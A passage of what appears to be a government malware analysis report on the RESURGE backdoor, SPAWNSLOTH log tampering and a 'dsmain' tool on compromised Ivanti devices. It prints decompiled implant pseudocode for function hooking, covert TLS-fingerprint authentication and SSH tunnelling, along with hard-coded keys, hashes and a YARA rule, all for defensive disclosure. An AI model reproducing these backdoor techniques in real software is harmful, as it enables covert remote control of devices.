After the initial authentication with the RESURGE implant utilizing the CRC32 TLS fingerprint hashing scheme and the verification of the returned fake Ivanti TLS server from the compromised Ivanti device the remote actor will follow this up, within the same network socket session, with a "real" Mutual TLS connection attempt that will provide secure access to the RESURGE remote access capabilities. This Mutual TLS session with the RESURGE implant will utilize the Elliptical Curve encryption protocol. Static analysis indicates the RESURGE implant will request the remote actors EC key to utilize for encryption, and will also verify it with a hard coded EC Certificate Authority (CA) key. Illustrated below is the hard coded public EC TLS key use to decrypt outbound traffic, the private EC key utilized to decrypt traffic from the hacker, and the EC CA key utilized to authenticate the hacker via the Mutual TLS Session:

--Begin EC TLS Keys--

Public EC Certificate->

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      51[:]c0[:]19[:]76[:]b6[:]ea[:]3c[:]59:5b[:]83[:]2f[:]ca[:]39[:]25[:]70[:]f1:ef[:]59[:]5c[:]2b
    Signature Algorithm: ecdsa-with-SHA256
    Issuer: CN = CN=QcCpIAsFy6cEI
    Validity
      Not Before: Dec 16 08[:]40[:]30 2024 GMT
      Not After : Dec 14 08[:]40[:]30 2034 GMT
    Subject: CN = CN=YUjdgeQQyLtco
    Subject Public Key Info:
      Public Key Algorithm: id-ecPublicKey
        Public-Key: (521 bit)
        pub:
          04[:]01[:]f4[:]fe[:]6c[:]d7[:]08[:]ab:f2[:]81[:]e1[:]31[:]0b[:]3a[:]51:
          ad[:]46[:]be[:]af[:]f9[:]37[:]3d[:]76:f8[:]2f[:]29[:]07[:]66[:]4a[:]4b:
          c6[:]ac[:]64[:]bf[:]9a[:]bc[:]58[:]cd:68[:]d8[:]10[:]c6[:]96[:]7b[:]69:
          c4[:]80[:]86[:]b7[:]41[:]66[:]e6[:]25:d1[:]12[:]57[:]98[:]19[:]c6[:]7a:
          99[:]15[:]ee[:]cb[:]49[:]14[:]30[:]01:0a[:]ce[:]31[:]f6[:]a1[:]f4[:]0b:
          9b[:]c5[:]17[:]de[:]68[:]82[:]64[:]9f:cb[:]3e[:]67[:]e6[:]47[:]cf[:]83:
          e0[:]43[:]de[:]61[:]6c[:]41[:]aa[:]08:7d[:]7a[:]9e[:]f3[:]18[:]5f[:]e9:
          58[:]b2[:]3e[:]7f[:]67[:]fc[:]9c[:]8d:0b[:]3d[:]00[:]03[:]35[:]df[:]7a:
          8c[:]75[:]e0[:]29[:]a1[:]86[:]a4[:]bb:6a[:]07[:]70[:]06[:]8e
        ASN1 OID: secp521r1
        NIST CURVE: P-521
    X509v3 extensions:
      X509v3 Subject Key Identifier:
        3C[:]D1[:]0A[:]FB[:]79[:]61[:]94[:]B4:9E[:]A0[:]3A[:]DF[:]BF[:]1E[:]2D[:]30:4D[:]32[:]BC[:]7C
      X509v3 Authority Key Identifier:
        keyid[:]7F[:]A9[:]AD[:]D5[:]02[:]02[:]46:3A[:]11[:]11[:]D7[:]6E[:]E4[:]43[:]79:A8[:]FD[:]28[:]CA[:]BF

  Signature Algorithm: ecdsa-with-SHA256
    30[:]81[:]87[:]02[:]42[:]01[:]f9[:]92:10[:]e3[:]d0[:]13[:]a8[:]ce[:]db[:]fa:b9[:]b0:
    62[:]2d[:]9e[:]57[:]c7[:]57[:]ec[:]fd:ea[:]ff[:]ea[:]3b[:]79[:]6e[:]74[:]c4:ab[:]ae:
    22[:]fb[:]39[:]76[:]00[:]fa[:]5e[:]b2:ae[:]f2[:]7b[:]27[:]e6[:]55[:]67[:]e8:65[:]8e:
    27[:]c2[:]0c[:]11[:]aa[:]db[:]c0[:]b3:64[:]97[:]54[:]84[:]54[:]fc[:]86[:]d3:f8[:]02:
    41[:]2f[:]1d[:]78[:]d8[:]30[:]99[:]32:02[:]35[:]db[:]18[:]48[:]ae[:]bf[:]69:58[:]40:
    b7[:]44[:]36[:]e0[:]00[:]7a[:]25[:]f0:39[:]cc[:]65[:]cc[:]47[:]12[:]db[:]5d:fa[:]74:
    03[:]f5[:]ab[:]a0[:]b2[:]f6[:]84[:]95:b5[:]34[:]35[:]8b[:]21[:]88[:]20[:]48:34[:]07:
    4b[:]96[:]a5[:]1c[:]8d[:]31[:]8e[:]42:0d[:]56[:]9a[:]36
```

Certificate Authority Certificate-->

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      16[:]ed[:]4d[:]83[:]94[:]89[:]37[:]57:e3[:]76[:]ca[:]1f[:]5f[:]cc[:]c3[:]24:c5[:]e3[:]ae[:]66
```

Signature Algorithm: ecdsa-with-SHA256
Issuer: CN = CN=QcCpIAsFy6cEI
Validity
Not Before: Dec 16 08[:]40[:]30 2024 GMT
Not After : Dec 14 08[:]40[:]30 2034 GMT
Subject: CN = CN=QcCpIAsFy6cEI
Subject Public Key Info:
Public Key Algorithm: id-ecPublicKey
Public-Key: (521 bit)
pub:
04[:]00[:]89[:]c6[:]85[:]d0[:]a8[:]68:11[:]3d[:]67[:]7b[:]17[:]21[:]fa:
08[:]61[:]d3[:]a3[:]9e[:]39[:]c4[:]5e:e6[:]b4[:]50[:]d3[:]e6[:]81[:]2f:
1e[:]85[:]f9[:]b5[:]9c[:]ec[:]09[:]dc:74[:]33[:]2b[:]8e[:]ab[:]a2[:]bd:
4f[:]94[:]f0[:]66[:]b8[:]5a[:]bb[:]1a:9d[:]42[:]59[:]c2[:]b2[:]1b[:]b3:
13[:]34[:]a1[:]0b[:]2d[:]d6[:]a0[:]01:1f[:]6d[:]c3[:]0a[:]fe[:]e7[:]02:
3b[:]d9[:]c6[:]90[:]eb[:]3c[:]91[:]16:39[:]39[:]19[:]85[:]ef[:]97[:]bf:
0b[:]53[:]dd[:]1b[:]bb[:]4d[:]25[:]f4:73[:]b2[:]b9[:]57[:]73[:]fe[:]93:
64[:]f4[:]6d[:]53[:]db[:]21[:]d1[:]83:fa[:]4b[:]de[:]38[:]72[:]eb[:]90:
60[:]45[:]92[:]ac[:]fa[:]f2[:]73[:]13:20[:]ca[:]3a[:]2e[:]26
ASN1 OID: secp521r1
NIST CURVE: P-521
X509v3 extensions:
X509v3 Subject Key Identifier:
7F[:]A9[:]AD[:]D5[:]02[:]02[:]46[:]3A:11[:]11[:]D7[:]6E[:]E4[:]43[:]79[:]A8:FD[:]28[:]CA[:]BF
X509v3 Authority Key Identifier:
keyid[:]7F[:]A9[:]AD[:]D5[:]02[:]02[:]46:3A[:]11[:]11[:]D7[:]6E[:]E4[:]43[:]79:A8[:]FD[:]28[:]CA[:]BF

X509v3 Basic Constraints: critical
CA:TRUE
Signature Algorithm: ecdsa-with-SHA256
30[:]81[:]87[:]02[:]41[:]5b[:]f6[:]aa:d7[:]51[:]2b[:]d4[:]15[:]d4[:]0a[:]cc:51[:]42:
ea[:]44[:]9c[:]74[:]ee[:]a7[:]6c[:]04:b5[:]31[:]26[:]83[:]f3[:]2b[:]d6[:]f0:3f[:]1e:
41[:]22[:]0d[:]f7[:]5e[:]9e[:]4c[:]2e:33[:]08[:]d6[:]d3[:]c7[:]f9[:]39[:]55:e0[:]e0:
50[:]ff[:]78[:]f6[:]e1[:]54[:]be[:]67:2b[:]90[:]94[:]89[:]48[:]17[:]94[:]0e:02[:]42:
00[:]8a[:]d7[:]76[:]33[:]60[:]d0[:]08:ce[:]12[:]14[:]65[:]9b[:]b4[:]f9[:]1f:59[:]1c:
75[:]86[:]5d[:]c4[:]b0[:]50[:]7c[:]22:5c[:]ce[:]f1[:]30[:]09[:]86[:]9c[:]d6:f7[:]64:
a1[:]c5[:]73[:]e2[:]60[:]64[:]fe[:]1a:7f[:]9c[:]8e[:]71[:]d1[:]bc[:]b3[:]e3:cd[:]cb:
20[:]36[:]0f[:]89[:]2a[:]63[:]0a[:]e7:0d[:]49[:]ba[:]b7

Private EC Certificate (Hard Coded DER Format) -->

3081EE020100301006072A8648CE3D020106052B810400230481D63081D30201010442019FC23928A03D358BB902C4E07D844AAE52F4A6320D9

--End EC TLS Keys--

Screenshots

```
void *sub_6E00()
{
  void *result; // eax
  char v1; // si
  pthread_t newthread[4]; // [esp+0h] [ebp-10h] BYREF

  if ( *_progname == 'w' && _progname[1] == 'e' && _progname[2] == 'b' && !_progname[3] )
  {
    v1 = FunchookCreate_writebyte();
    sub_A620();
    result = (void *)sub_6B70();
    if ( !result )
    {
      result = dlsym(0, "accept");
      dword_15A5A4 = (int)result;
      if ( result )
      {
        result = dlsym(0, "strncpy");
        dword_15A5A0 = (int)result;
        if ( result )
        {
          result = (void *)FUNCHOOK_prepare(v1, &dword_15A5A4, (int)TUNNELER);
          if ( !result )
          {
            result = (void *)FUNCHOOK_prepare(v1, &dword_15A5A0, (int)fix_strncpy);
            if ( !result )
              return (void *)((_DWORD (__cdecl *)(char, _DWORD))FUNCHOOK_install)(v1, 0);
          }
        }
      }
    }
  }
  else
  {
    result = (void *)strcmp(_progname, "dsmdm");
    if ( !result )
    {
      if ( !pthread_create(newthread, 0, (void *(*)(void *))socket_bind_here, 0) )
        pthread_detach(newthread[0]);
      return (void *)sub_8B90();
    }
  }
  return result;
}
```

Figure 1. - This pseudocode illustrates RESURGE checking whether it is running under either a process named web or dsmdm. If it is running under web it will hook the process's accept function to listen for and process TLS connections from a remote hacker. If it is running under dsmdm it will implement its embedded secure shell capabilities. Both sections of the code, the proxy server and libssh structure, communicate via a socket file on disk named '/home/runtime/tmp/.logsrv'.

```
if ( !dword_B70EB5A4 )
  return -1;
v3 = ((int (__cdecl *)(int, int, int))dword_B70EB5A4)(a1, a2, a3);
if ( v3 >= 0 || *__errno_location() == 11 )
{
  fd = v3;
  v4 = 30;
  v10.tv_sec = 0;
  v10.tv_nsec = 100000000;
  while ( recv(v3, buf, 64u, 66) <= 0 )        // CISA: TLS packets received for filtering.
  {
    if ( *__errno_location() != 11 )
      return fd;
    nanosleep(&v10, 0);
    if ( !--v4 )
      return fd;
    v3 = fd;
  }                                            // CISA: Packet checked to ensure it is a
                                               // TLS HELLO packet via the 3 byte check below
  if ( buf[0] != 0x16 && buf[1] != 3 && buf[5] != 1 )
    return fd;
  if ( v13 != _byteswap_ulong(C3C32((unsigned __int8 *)v14, 28)) )// CISA: 28 bytes of RANDOM BYT
                                               // VALUE CRC32 hashed and byteswapped. Value
                                               // then compared first four bytes of RANDOM
                                               // BYTE value.
    return fd;
  fcntl_0(&fd);
  v6 = calloc(1u, 4u);
  if ( !v6 )
    return fd;
  p_attr = 0;
  *v6 = fd;
  if ( !pthread_attr_init(&attr) )
  {
    p_attr = &attr;
    pthread_attr_setstacksize(&attr, (size_t)&loc_B6FA1000);
  }                                            // CISA: Thread with TUNNELING capability launched
  if ( pthread_create(&newthread, 0, (void *(*)(void *))PART_OF_TUNNELER, v6) )
    SOCKET_SHUTDOWN_SLEEP(fd);
  else
    pthread_detach(newthread);
  v3 = -1;
  if ( p_attr )
    pthread_attr_destroy(&attr);
}
return v3;
```

Figure 2. - This pseudocode structure within RESURGE is responsible for performing the CRC32 fingerprint hash check of incoming TLS connections to the Ivanti device. If such a packet is identified, code control will flow into the structure responsible for allowing remote proxy connections to the device. Specifically, this structure will proxy incoming network traffic to a file on disk named /home/runtime/tmp/.logsrv. The malware contains a separate code structure which implements full and complete secure shell access to the Ivanti device

utilizing a statically linked libssh library. The secure shell implemented on this device receives network traffic via the file on disk named /home/runtime/tmp/.logsrv. RESURGE provides the cyber threat actor remote proxy capabilities, which then proxy a direct connection to the secure shell capabilities of RESURGE.

Figure 3. - This screenshot illustrates the code structure within RESURGE responsible for checking incoming network packets to determine whether or not they are TLS HELLO packets. If such a packet is identified, the structure performs the CRC32 fingerprint hash check of the random bytes value within the TLS HELLO structure to determine whether the TLS request is from a malicious remote operator. If this fingerprint authentication check is not successful, the malware will forward the TLS connection to the legitimate Ivanti web server. This passive authentication methodology provides the remote actor a near undetectable means of maintaining complete control of the Ivanti device from any location.

```
int __cdecl sub_A710(int a1)
{
  int result; // eax
  int v2[7]; // [esp+0h] [ebp-70h] BYREF
  int v3[8]; // [esp+1Ch] [ebp-54h] BYREF
  int v4[9]; // [esp+3Ch] [ebp-34h] BYREF
  int v5; // [esp+60h] [ebp-10h]

  if ( !VARIABLE_LENGTH_HASH(a1, v2, 28) )
  {                                             // CISA: RESURGE generating TLS HELLO
                                                // packet with random bytes value that
                                                // will pass AUTHENTICATION CHECK
    DWORD_GENERATING_FROM_HASH = _byteswap_ulong(C3C32(v2, 28));
    DWORD_GENERATING_FROM_HASH = v2[0];
    DWORD_GENERATING_FROM_HASH_0 = v2[1];
    DWORD_GENERATING_FROM_HASH_1 = v2[2];
    DWORD_GENERATING_FROM_HASH_2 = v2[3];
    DWORD_GENERATING_FROM_HASH_3 = v2[4];
    DWORD_GENERATING_FROM_HASH_4 = v2[5];
    DWORD_GENERATING_FROM_HASH_5 = v2[6];
  }
  if ( !VARIABLE_LENGTH_HASH(a1, v3, 32) )
  {
    DWORD_GENERATING_FROM_HASH_6 = v3[0];
    DWORD_GENERATING_FROM_HASH_7 = v3[1];
    DWORD_GENERATING_FROM_HASH_8 = v3[2];
    DWORD_GENERATING_FROM_HASH_9 = v3[3];
    DWORD_GENERATING_FROM_HASH_10 = v3[4];
    DWORD_GENERATING_FROM_HASH_11 = v3[5];
    DWORD_GENERATING_FROM_HASH_12 = v3[6];
    DWORD_GENERATING_FROM_HASH_13 = v3[7];
  }
  result = VARIABLE_LENGTH_HASH(a1, v4, 40);
  if ( !result )
  {
    DWORD_GENERATING_FROM_HASH_14 = v4[0];
    DWORD_GENERATING_FROM_HASH_15 = v4[1];
    DWORD_GENERATING_FROM_HASH_16 = v4[2];
    DWORD_GENERATING_FROM_HASH_17 = v4[3];
    DWORD_GENERATING_FROM_HASH_18 = v4[4];
    DWORD_GENERATING_FROM_HASH_19 = v4[5];
    DWORD_GENERATING_FROM_HASH_20 = v4[6];
    DWORD_GENERATING_FROM_HASH_21 = v4[7];
    DWORD_GENERATING_FROM_HASH_22 = v4[8];
    result = v5;
    DWORD_GENERATING_FROM_HASH_23 = v5;
  }
  return result;
}
```

Figure 4. - This code is utilized by the RESURGE implant to generate a TLS SERVER HELLO response packet to the hacker. The hacker requires the implant to respond with a TLS SERVER HELLO packet that passes the CRC32 TLS fingerprint hashing scheme detailed within this report. As illustrated the function starts by generating 28 bytes of random data, CRC32 hashing it, and then modifying the resultant 4 bytes with the byteswap_ulong() function. The byte swapped CRC32 hash value will be placed in the very beginning of the random bytes value of the TLS HELLO structure. The remote hacker will then parse out the random bytes value from the returned TLS HELLO packet, CRC32 hash its final 28 bytes, byte swap the result, and then compare it to the first 4 bytes of the TLS SERVER HELLO random byte value.

```
int __cdecl FAKE_TLS_EXCHANGE(int fd)
{
  char buf[65547]; // [esp+1h] [ebp-1000Bh] BYREF

  if ( recv(fd, buf, 65535u, 0) > 0
    && send(
         fd,
         (char *)&qword_B70D4000 + (_DWORD)&unk_B70EB5E0 + 1223868416,
         *(_DWORD *)((char *)&qword_B70D4000 + (_DWORD)(&dword_B70E10A4 + 305967104)),
         0) == *(_DWORD *)((char *)&qword_B70D4000 + (_DWORD)(&dword_B70E10A4 + 305967104))
    && recv(fd, buf, 0xFFFFu, 0) > 0 )
  {
    return -(*(_DWORD *)((char *)&qword_B70D4000 + (_DWORD)(&dword_B70E10A0 + 305967104)) !=
    send(
           fd,
           (char *)&qword_B70D4000
         + (_DWORD)(&off_B70E10C0 + 305967104),
           *(_DWORD *)((char *)&qword_B70D4000 + (_DWORD)(&dword_B70E10A0 + 305967104)),
           0));
  }
  else
  {
    return -1;
  }
}
```

Figure 5. - This pseudocode extracted from the RESURGE implant directly illustrates the initial fake TLS exchange with the remote operator. The implant allocates 65547 bytes on the stack, and uses the memory to receive a presumed 65535 TLS initialization packet from the remote operator. It then immediately responds with 1306 bytes which will contain a TLS SERVER HELLO response with the appended forged Ivanti public TLS certificate documented within this report. The structure will then accept another 65536 bytes of data from the operator, and respond with 33 bytes of data. There is no evidence the buf[65547] stack array variable utilized to accept TLS data from the remote operator is stored anywhere else in memory during the call to this function. The return of the function will release that stack variable memory. This observation directly indicates this structure does not implement a "real" TLS exchange but rather an initial authentication "check" from the remote operator to ensure they are communicating with RESURGE rather than the legitimate Ivanti web server.

Figure 6. - This pseudocode contained within RESURGE illustrates the implant functioning as a proxy server, and utilizing the file on disk named /home/runtime/tmp.logsrv as a socket file. The implant will forward received traffic from the remote operator via a malicious proxy session to this socket file. Meanwhile a separate process, also infected with RESURGE, will monitor this same socket file and utilize it as a proxy to communicate with an embedded LIBSSH server, providing a remote operator near total control of a compromised Ivanti device.



Figure 7. - This pseudocode illustrates RESURGE actively binding to the socket file /home/runtime/tmp/.logsrv to implement the remote libssh capability. The malicious proxy implemented within RESURGE works in conjunction with the libssh capability to provide a remote operator full access to the compromised device.

3526af9189533470bc0e90d54bafb0db7bda784be82a372ce112e361f7c7b104

Tags

`trojan`

Details

Name	liblogblock.so
Size	95092 bytes
Type	ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, stripped
MD5	44d09ca5b989e24ff5276d5b5ee1d394
SHA1	5309f9082da0fc24ebf03cb1741fa71335224e5a
SHA256	3526af9189533470bc0e90d54bafb0db7bda784be82a372ce112e361f7c7b104
SHA512	63ded8e7294ee9a0d4181310d25c348d0d657d35e57740234cb98c9abfd8eb18bb3cd35a28bca3013f3e141b41131b923b39717c7ae8640192
ssdeep	1536:AxlL0im3r1G1+5uIEcfPTLuYzgrbwhpMTQe5pylmpsk76BAwu:Kt1+5unc3TLRujpyRzaw
Entropy	5.376198

Antivirus

AhnLab	Trojan/Linux.SpawnSloth.95092
Sophos	Linux/Agnt-EP

YARA Rules

- rule CISA_25993211_02 : SPAWNSLOTH trojan compromises_data_integrity
  {
  meta:
    author = "CISA Code & Media Analysis"
    incident = "25993211"
    date = "2025-03-04"
    last_modified = "20250304_0906"
    actor = "n/a"
    family = "SPAWN"
    capabilities = "compromises-data-integrity"
    malware_type = "trojan"
    tool_type = "unknown"
    description = "Detects SPAWNSLOTH malware samples"
    sha256_1 = "3526af9189533470bc0e90d54bafb0db7bda784be82a372ce112e361f7c7b104"
  strings:
    $s1 = "dslogserver"
    $s2 = "g_do_syslog_servers_exist"
    $s3 = "_ZN5DSLog4File3addEPKci"
    $s4 = "dlsym"
   condition:
    all of them
  }

SIGMA Rule

No associated rule.

Relationships

3526af9189...	Contained_Within	52bbc44eb451cb5e16bf98bc5b1823d2f47a18d71f14543b460395a1c1b1aeda

Description

The file, 'liblogblock.so', is a 32-bit Linux ELF binary identified as a variant of SPAWNSLOTH malware, a log tampering utility.

If the program name is dslogserver, it detaches the shared memory containing the "g_do_syslog_servers_exist" IPC key. Next, it obtains the handle to the symbol "_ZN5DSLog4File3addEPKci" and calls 'funchook_create'. Funchook is an open source tool that allows intercepting and modifying function calls at run time. The funchook_create calls funchook_alloc, which eventually calls mmap.

The dissembled functions were renamed with the names in the opensource for readability. The TA had removed log messages in 'funchook_create' to make it difficult to identify the open source tool that was used.

b1221000f43734436ec8022caaa34b133f4581ca3ae8eccd8d57ea62573f301d

Tags

`trojan`

Details

Name	dsmain
Size	5102976 bytes
Type	ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.16, with debug_info, not stripped
MD5	6e01ef1367ea81994578526b3bd331d6
SHA1	09eb513f284771461bcdc16ee28d31ce8bbe74e0
SHA256	b1221000f43734436ec8022caaa34b133f4581ca3ae8eccd8d57ea62573f301d
SHA512	ecbda91571b0429be42017dddd2cb687ce696dd601cd02f2502119b8b732376cee2097069ca35ba0089387d58213c6140c2caf8e6c2e05733d2
ssdeep	49152:4ZLtRJ8ryYwd5OP5nz1kHKf26xZVKtom+YvFM4tAcRrhOBDKx76a:4ptVbQ5nz2SZstogttAcRrhOBu6a
Entropy	6.020899

Antivirus

AhnLab	Trojan/Linux.DslogdRAT
Avira	LINUX/AVI.Agent.apitw
Bitdefender	Trojan.Generic.37853803
Emsisoft	Trojan.Generic.37853803 (B)
ESET	Linux/Agent.AHD trojan
IKARUS	Trojan.Linux.Resurge
Microsoft Defender	Malware
Quick Heal	ELF.Linux.Agent.49516.GC
Sophos	Linux/Agnt-EP
Trellix	LINUX/Agent.zb
Varist	E64/Agent5.PK

YARA Rules

No matches found.

SIGMA Rule

No associated rule.

Description

The file 'dsmain' is a 64-bit Linux ELF which contains the open source script 'extract_vmlinux.sh' and the open source tool 'BusyBox'.

The file takes three arguments (-e, -d, -g). The -e argument is used to encrypt a file with an Advance Encryption Standard (AES) key. The -d argument is used to decrypt a file using an AES key. The -g argument is used to invoke the script 'extract_vmlinux.sh' where it is written to /tmp/extract_vmlinux.sh and is used to extract the uncompressed vmlinux from a kernel image. The TA extracts vmlinux to analyze the kernel’s code, identify vulnerabilities and potentially exploit the system.

BusyBox is an open-source project tool from a collection of Unix utilities that are widely used by embedded devices and industrial control systems (ICS). When a TA accesses a device running BusyBox, the TA can execute a series of BusyBox commands to perform various functions such as downloading and executing malicious payloads on the compromised device. The file 'dsmain' uses specified applets from BusyBox.
--Begin Applets Used From BusyBox--
bzcat
bzip2
cat
cpio
find
gunzip
gzip
lzop
sed
sh
strings
tail
tar
touch
tr
unlzma
unlzop
unxz
xxd
xz
--End Applets Used From BusyBox--

Relationship Summary

52bbc44eb4...	Contains	3526af9189533470bc0e90d54bafb0db7bda784be82a372ce112e361f7c7b104
3526af9189...	Contained_Within	52bbc44eb451cb5e16bf98bc5b1823d2f47a18d71f14543b460395a1c1b1aeda

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via the methods below:

- Web: https://www.cisa.gov/resources-tools/services/malware-next-generation-analysis
- For larger files (over 100MB), please reach out to CISA for instructions.

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.
